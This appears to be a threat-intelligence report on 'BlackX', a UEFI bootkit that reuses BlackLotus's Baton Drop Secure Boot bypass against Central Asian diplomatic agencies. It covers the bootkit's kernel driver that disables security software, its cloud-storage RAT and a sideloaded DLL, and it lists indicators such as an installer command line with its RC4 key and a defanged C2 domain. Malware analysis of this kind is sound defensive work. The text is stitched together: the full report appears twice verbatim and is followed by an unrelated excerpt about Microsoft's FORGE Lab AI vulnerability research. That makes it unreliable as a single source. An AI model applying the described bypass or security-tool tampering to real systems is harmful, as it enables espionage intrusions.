
Back in October 2022, Kaspersky GReAT was looking into a peculiar advertisement on a hacking forum. A cybercriminal had been advertising a UEFI bootkit, dubbed BlackLotus, that could bypass Secure Boot, for $5,000. Given the low price for such powerful capabilities, the cybersecurity community initially took this advertisement with a grain of salt. As no BlackLotus samples were found in the wild, no one could at the time verify the claims made in the forum post.
BlackLotus advertisement
However, about half a year later, in March 2023, ESET confirmed that the BlackLotus advertisement was genuine. The researchers tracked down samples of this bootkit and confirmed that it can indeed bypass Secure Boot through a vulnerability called Baton Drop (CVE-2022-21894). As this vulnerability was still exploitable in 2023, Microsoft had to release multiple security updates to address it.
Since the release of these updates, the BlackLotus bootkit has gone quiet — no publicly known attacks have used it. Yet in early 2026, we discovered a malware sample similar to BlackLotus that was used in an APT campaign in Central Asia. In this report, we share our findings, including new payloads and possible attribution of this campaign.
The return of the infamous bootkit
In early 2026 we identified a complex APT attack targeting diplomatic agencies in Central Asian countries — namely Tajikistan, Uzbekistan, and Turkmenistan. This attack involved a UEFI bootkit that we dubbed BlackX. Having examined it, we found it to be similar to BlackLotus.
Attackers have been deploying BlackX after compromising the victim machine networks and obtaining administrator privileges. To install the bootkit, we observed them dropping the following files:
inst.exe, an installer executable
PVMDIJGKAX2, an RC4-encrypted extensionless file containing files and strings required for the installation
The installer was launched with the command line C:\ProgramData\Intel\inst.exe PVMDIJGKAX2 Q46F6MDLI3RX2KV1. The last argument here is the RC4 key used for decryption.
Curiously, the file inst.exe does not contain any malicious strings or embedded blobs. All the files needed to install the malicious payload are inside PVMDIJGKAX2, which makes it harder for incident responders to retrieve the bootkit components.
The installer package drops a set of files to both system and UEFI partitions, designed to exploit the Baton Drop vulnerability. We noted that the implementation of the exploit is remarkably similar to the one used in the BlackLotus malware. As with BlackLotus, the goal of the exploit is to install custom Machine Owner Keys (MOK), which allows loading arbitrary EFI files on the target machines to manipulate Secure Boot.
While the vulnerability exploitation chain was implemented very similarly to BlackLotus, we spotted differences between the exploits in BlackLotus and BlackX. That said, the source code of the BlackLotus bootkit has never been published online. This could mean that the attackers behind BlackX either reverse-engineered the BlackLotus bootkit or purchased its source code from cybercriminals. Either way, this is an interesting observation, as we rarely see APT actors borrow ideas or code from cybercrime actors.
Payload launched by the bootkit


The UEFI payload delivered during the Baton Drop exploitation has a classic bootkit goal — to inject a malicious driver into the Windows kernel. This driver differs from the one deployed by BlackLotus and is signed with a certificate belonging to an organization named 温江区明宇网络技术服务工作室 (English: Wenjiang District Mingyu Network Technology Service Studio). At the time of writing, this certificate (serial number: 0bcdf5e0da32d68900b8b7638459d072) has been revoked by its issuer.




The driver aims to tamper with security solutions installed on the machine. For example, it disables process, thread, and registry callbacks related to security solutions. It also tampers with ETW providers so that security solutions cannot access their output. Curiously, some of the tampering procedures are designed to run only if Kaspersky or Avast solutions are installed on the infected machine. However, during dynamic analysis of this driver, we found that these procedures are useless — they fail to interfere with Kaspersky products in any way.
The driver also protects the bootkit’s files from tampering. It intercepts kernel requests to open these files and returns a handle to calc.exe instead of a malicious file handle.
User-mode second-stage payloads

Apart from tampering with security solutions, the driver also deploys a user-mode payload. We observed two such payloads, used for cyberespionage, in the wild. One of them is a RAT that can load further-stage .NET payloads. This RAT uses cloud storage for C2 server communications — we observed its versions using Google Drive, OneDrive, and Yandex.Disk. Having connected to a cloud storage service, this RAT iterates over files available there and interprets them depending on the file suffix. Below is a list of supported suffixes:
File suffix
Description
Type
0X01
A .NET file. The task is to parse it and run the method TEST.Class1.RunCMD(argument_array) from the module
Input
0X02
Result of the call TEST.Class1.RunCMD(argument_array)
Output
0X03
Task to upload a file to the drive
Input
0X04
Uploaded file
Output
0X05
Task to download a file to an infected machine
Input
0X06
File download status
Output
SSSR
Contains initial system info
Output
We also observed another payload delivered through the bootkit, which we dubbed OxiDLLRunner. It is a malicious DLL obfuscated with OLLVM. It is loaded by the legitimate file googleupdate.exe (original filename: jcef_helper.exe, MD5: AF8A983B9ADA07EAE1259BF2953ABD40), which is also delivered by the bootkit. The DLL decrypts the contents of the file v8_context_snapshot.bin, which resides in the same folder, and then jumps to the beginning of the decrypted content. The decrypted data starts with shellcode followed by a PE file, which is a Rust payload designed to communicate with the www[.]archivetj[.]com C2 server. During communication, this payload is supposed to receive DLL files exporting a function named create_plugin, which are then executed in separate threads.
Attribution
Based on the following facts, we have attributed this attack to the APT41 threat actor with medium confidence:
In June 2026, ESET published a blog post on attacks by the FishMonger threat actor, which the community assumes to be related to APT41. This post describes a kernel implant with a PDB path starting with C:\Users\xdd\Desktop. While describing the campaign, the post also suggests the possible use of an unspecified UEFI bootkit component, which might exploit CVE‑2023‑24932. We observed the identifier “xdd” used multiple times in the BlackX bootkit payloads, so we assess that BlackX is the UEFI bootkit referenced in the ESET blog post;
The payloads deployed by BlackX are loaded using a legitimate executable abused via DLL sideloading, and an encrypted file — this pattern is common among Chinese-speaking threat actors;
The OxiDLLRunner file has been obfuscated with OLLVM, an obfuscator commonly used by Chinese-speaking actors.
Why did the target organizations get infected?
During our initial analysis of BlackX, we thought that attackers succeeded in deploying it due to the negligence of the target organizations. Baton Drop, the vulnerability used to deploy BlackX, was disclosed back in 2023 and was patched, so we first thought that the infected machines lacked the relevant updates. However, our investigation proved this wrong — the targeted machines were fully patched.
Instead, we found out that the problem was with the patch itself. As it turned out, the patch for the Baton Drop vulnerability is designed to revoke the “Windows Production PCA 2011” certificate used to sign vulnerable UEFI components. However, this revocation does not happen automatically upon patch installation — the user has to trigger it manually. This is done with the following steps:
A registry flag is set inside HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Secureboot;
A scheduled task named Secure-Boot-Update is created.
This patch is designed to be applied manually — for instance, applying it automatically could break dual-boot systems relying on the “Windows Production PCA 2011” certificate to load. At the same time, this patch deployment practice creates a problem — as it is extremely unusual for a system administrator to take extra steps after installing an update. Usually, when applying patches, system administrators take no further action unless an installation failure occurs. These instructions for activating the patch are buried deep on the Microsoft website, and we assess that they are quite hard for an average IT administrator to notice.
Curiously, Microsoft’s plan for deploying the Baton Drop patches mentions an “Enforcement Phase” that involves revoking the “Windows Production PCA 2011” certificate automatically, without user interaction. At the time of publishing this post, this stage has not been implemented. On October 19, 2026, this certificate expired, but this does not prevent the vulnerable binaries from loading unless the certificate is blocklisted.
It is likely that the threat actor behind this campaign took into account that few organizations realized the importance of manually activating the Baton Drop patch. As such, we believe they decided to invest time in understanding how BlackLotus works and creating a copycat of this bootkit.
Conclusion
Patch management is important for every organization, as updates from vendors help protect software and hardware against known vulnerabilities. However, sometimes installed patches fail to protect against the flaws they address. The BlackLotus story we described is not the only such example — for instance, in 2025 Microsoft released an update against the ToolShell vulnerability that also had to be applied manually.
However, modern security solutions are designed to account for such cases when installed patches fail to protect against security flaws for one reason or another. For instance, the Exploit Prevention component available in Kaspersky products prevents exploits from running if the patch is not applied, or if it is a zero-day vulnerability with no available patch. It is thus crucial to equip all machines in an organization with security solutions and constantly monitor the alerts they raise.
Back in October 2022, Kaspersky GReAT was looking into a peculiar advertisement on a hacking forum. A cybercriminal had been advertising a UEFI bootkit, dubbed BlackLotus, that could bypass Secure Boot, for $5,000. Given the low price for such powerful capabilities, the cybersecurity community initially took this advertisement with a grain of salt. As no BlackLotus samples were found in the wild, no one could at the time verify the claims made in the forum post.
BlackLotus advertisement
However, about half a year later, in March 2023, ESET confirmed that the BlackLotus advertisement was genuine. The researchers tracked down samples of this bootkit and confirmed that it can indeed bypass Secure Boot through a vulnerability called Baton Drop (CVE-2022-21894). As this vulnerability was still exploitable in 2023, Microsoft had to release multiple security updates to address it.
Since the release of these updates, the BlackLotus bootkit has gone quiet — no publicly known attacks have used it. Yet in early 2026, we discovered a malware sample similar to BlackLotus that was used in an APT campaign in Central Asia. In this report, we share our findings, including new payloads and possible attribution of this campaign.
The return of the infamous bootkit
In early 2026 we identified a complex APT attack targeting diplomatic agencies in Central Asian countries — namely Tajikistan, Uzbekistan, and Turkmenistan. This attack involved a UEFI bootkit that we dubbed BlackX. Having examined it, we found it to be similar to BlackLotus.
Attackers have been deploying BlackX after compromising the victim machine networks and obtaining administrator privileges. To install the bootkit, we observed them dropping the following files:
inst.exe, an installer executable
PVMDIJGKAX2, an RC4-encrypted extensionless file containing files and strings required for the installation
The installer was launched with the command line C:\ProgramData\Intel\inst.exe PVMDIJGKAX2 Q46F6MDLI3RX2KV1. The last argument here is the RC4 key used for decryption.
Curiously, the file inst.exe does not contain any malicious strings or embedded blobs. All the files needed to install the malicious payload are inside PVMDIJGKAX2, which makes it harder for incident responders to retrieve the bootkit components.
The installer package drops a set of files to both system and UEFI partitions, designed to exploit the Baton Drop vulnerability. We noted that the implementation of the exploit is remarkably similar to the one used in the BlackLotus malware. As with BlackLotus, the goal of the exploit is to install custom Machine Owner Keys (MOK), which allows loading arbitrary EFI files on the target machines to manipulate Secure Boot.
While the vulnerability exploitation chain was implemented very similarly to BlackLotus, we spotted differences between the exploits in BlackLotus and BlackX. That said, the source code of the BlackLotus bootkit has never been published online. This could mean that the attackers behind BlackX either reverse-engineered the BlackLotus bootkit or purchased its source code from cybercriminals. Either way, this is an interesting observation, as we rarely see APT actors borrow ideas or code from cybercrime actors.
Payload launched by the bootkit
The UEFI payload delivered during the Baton Drop exploitation has a classic bootkit goal — to inject a malicious driver into the Windows kernel. This driver differs from the one deployed by BlackLotus and is signed with a certificate belonging to an organization named 温江区明宇网络技术服务工作室 (English: Wenjiang District Mingyu Network Technology Service Studio). At the time of writing, this certificate (serial number: 0bcdf5e0da32d68900b8b7638459d072) has been revoked by its issuer.
The driver aims to tamper with security solutions installed on the machine. For example, it disables process, thread, and registry callbacks related to security solutions. It also tampers with ETW providers so that security solutions cannot access their output. Curiously, some of the tampering procedures are designed to run only if Kaspersky or Avast solutions are installed on the infected machine. However, during dynamic analysis of this driver, we found that these procedures are useless — they fail to interfere with Kaspersky products in any way.
The driver also protects the bootkit’s files from tampering. It intercepts kernel requests to open these files and returns a handle to calc.exe instead of a malicious file handle.
User-mode second-stage payloads
Apart from tampering with security solutions, the driver also deploys a user-mode payload. We observed two such payloads, used for cyberespionage, in the wild. One of them is a RAT that can load further-stage .NET payloads. This RAT uses cloud storage for C2 server communications — we observed its versions using Google Drive, OneDrive, and Yandex.Disk. Having connected to a cloud storage service, this RAT iterates over files available there and interprets them depending on the file suffix. Below is a list of supported suffixes:
File suffix
Description
Type
0X01
A .NET file. The task is to parse it and run the method TEST.Class1.RunCMD(argument_array) from the module
Input
0X02
Result of the call TEST.Class1.RunCMD(argument_array)
Output
0X03
Task to upload a file to the drive
Input
0X04
Uploaded file
Output
0X05
Task to download a file to an infected machine
Input
0X06
File download status
Output
SSSR
Contains initial system info
Output
We also observed another payload delivered through the bootkit, which we dubbed OxiDLLRunner. It is a malicious DLL obfuscated with OLLVM. It is loaded by the legitimate file googleupdate.exe (original filename: jcef_helper.exe, MD5: AF8A983B9ADA07EAE1259BF2953ABD40), which is also delivered by the bootkit. The DLL decrypts the contents of the file v8_context_snapshot.bin, which resides in the same folder, and then jumps to the beginning of the decrypted content. The decrypted data starts with shellcode followed by a PE file, which is a Rust payload designed to communicate with the www[.]archivetj[.]com C2 server. During communication, this payload is supposed to receive DLL files exporting a function named create_plugin, which are then executed in separate threads.
Attribution
Based on the following facts, we have attributed this attack to the APT41 threat actor with medium confidence:
In June 2026, ESET published a blog post on attacks by the FishMonger threat actor, which the community assumes to be related to APT41. This post describes a kernel implant with a PDB path starting with C:\Users\xdd\Desktop. While describing the campaign, the post also suggests the possible use of an unspecified UEFI bootkit component, which might exploit CVE‑2023‑24932. We observed the identifier “xdd” used multiple times in the BlackX bootkit payloads, so we assess that BlackX is the UEFI bootkit referenced in the ESET blog post;
The payloads deployed by BlackX are loaded using a legitimate executable abused via DLL sideloading, and an encrypted file — this pattern is common among Chinese-speaking threat actors;
The OxiDLLRunner file has been obfuscated with OLLVM, an obfuscator commonly used by Chinese-speaking actors.
Why did the target organizations get infected?
During our initial analysis of BlackX, we thought that attackers succeeded in deploying it due to the negligence of the target organizations. Baton Drop, the vulnerability used to deploy BlackX, was disclosed back in 2023 and was patched, so we first thought that the infected machines lacked the relevant updates. However, our investigation proved this wrong — the targeted machines were fully patched.
Instead, we found out that the problem was with the patch itself. As it turned out, the patch for the Baton Drop vulnerability is designed to revoke the “Windows Production PCA 2011” certificate used to sign vulnerable UEFI components. However, this revocation does not happen automatically upon patch installation — the user has to trigger it manually. This is done with the following steps:
A registry flag is set inside HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Secureboot;
A scheduled task named Secure-Boot-Update is created.
This patch is designed to be applied manually — for instance, applying it automatically could break dual-boot systems relying on the “Windows Production PCA 2011” certificate to load. At the same time, this patch deployment practice creates a problem — as it is extremely unusual for a system administrator to take extra steps after installing an update. Usually, when applying patches, system administrators take no further action unless an installation failure occurs. These instructions for activating the patch are buried deep on the Microsoft website, and we assess that they are quite hard for an average IT administrator to notice.
Curiously, Microsoft’s plan for deploying the Baton Drop patches mentions an “Enforcement Phase” that involves revoking the “Windows Production PCA 2011” certificate automatically, without user interaction. At the time of publishing this post, this stage has not been implemented. On October 19, 2026, this certificate expired, but this does not prevent the vulnerable binaries from loading unless the certificate is blocklisted.
It is likely that the threat actor behind this campaign took into account that few organizations realized the importance of manually activating the Baton Drop patch. As such, we believe they decided to invest time in understanding how BlackLotus works and creating a copycat of this bootkit.
Conclusion
Patch management is important for every organization, as updates from vendors help protect software and hardware against known vulnerabilities. However, sometimes installed patches fail to protect against the flaws they address. The BlackLotus story we described is not the only such example — for instance, in 2025 Microsoft released an update against the ToolShell vulnerability that also had to be applied manually.
However, modern security solutions are designed to account for such cases when installed patches fail to protect against security flaws for one reason or another. For instance, the Exploit Prevention component available in Kaspersky products prevents exploits from running if the patch is not applied, or if it is a zero-day vulnerability with no available patch. It is thus crucial to equip all machines in an organization with security solutions and constantly monitor the alerts they raise.
The mission of Microsoft Security’s Frontier Offensive Research & Generative Exploitation (FORGE) Lab is to advance the frontier of autonomous security engineering. We’re building a team that enables AI-native vulnerability research at Microsoft, pushing the boundaries of finding and fixing zero-day vulnerabilities. Four principles guide that work: autonomy over labor, defense through offense, building ecosystems over individual examples, and understanding over findings. This post reflects those principles in practice across Windows, the Linux kernel, and widely used open-source projects.

From May 2026 through September 2026, FORGE helped discover Windows vulnerabilities assigned 140 common vulnerabilities and exposures (CVEs), including 52 addressed in September 2026’s security release alone. The work reaches well beyond Windows. FORGE members submitted 155 internally validated reports across 23 open-source projects, including the Linux kernel. And through Akrites, a Linux Foundation initiative that coordinates confidential remediation and disclosure for vulnerabilities in critical open-source software, one of our Linux reports became the first Akrites submission to result in a patch merged into the Linux kernel.
These results demonstrate that agentic discovery can operate at meaningful volume, but they also expose the next constraint. Finding a difficult vulnerability proves an agent’s frontier capability. Repeatedly converting such findings into security updates requires a different kind of system—one that can move credible work through validation, remediation, and release. Discovery creates security value only when validation and remediation can keep pace. For security leaders, the question is no longer only whether AI can find vulnerabilities, but whether an organization can validate and fix them as fast as they are found.
Three lessons follow, each marking a shift in how we approach vulnerability research:
From frontier capability to scale.
From token consumption to reasoning economics.
From isolated discovery to coordinated validation and remediation.
The scarce resource is not always model intelligence. It can be a working build and deployment, a reproducible trigger, or even an engineer’s time.
At FORGE Lab, we use the multi-model agentic scanning harness, codename MDASH, to organize this work. Our May 2026 introduction detailed its design, while the June 2026 update covered pipeline improvements and benchmark analysis. Here, we focus on what those experiences teach us about operating vulnerability research at scale—across Windows and open-source projects.
140 CVEs addressed through Microsoft Patch Tuesday since May 2026. Monthly totals reflect announcement and servicing cohorts, not discovery dates or scan throughput. Source: Microsoft FORGE Lab study, May 2026 to September 2026.
Shift 1. From frontier capability to scale
The frontier question is whether a system can find a bug that demands deep reasoning, as we explored in our early work on the CyberGym benchmark. The scale question is whether it can repeat that result across targets without rebuilding every environment, investigation, and review process from scratch. Better models still matter, especially for difficult or unfamiliar bug classes. But once discovery becomes repeatable, model capability is only one constraint on useful output.
Adding auditors can increase candidate volume without increasing the rate of validated findings or shipped fixes. If reports arrive faster than reviewers—in our case, Microsoft Security Response Center (MSRC)—can resolve them, the immediate result is a growing queue. A larger search budget can even reduce useful throughput when duplicate or poorly supported reports consume attention that stronger findings need.
The unit to optimize, therefore, is neither the scan nor the report. It is a reproducible finding that advances with enough evidence for the next stage to act. Reusable preparation, deduplication, and review capacity are therefore core components of the research system.
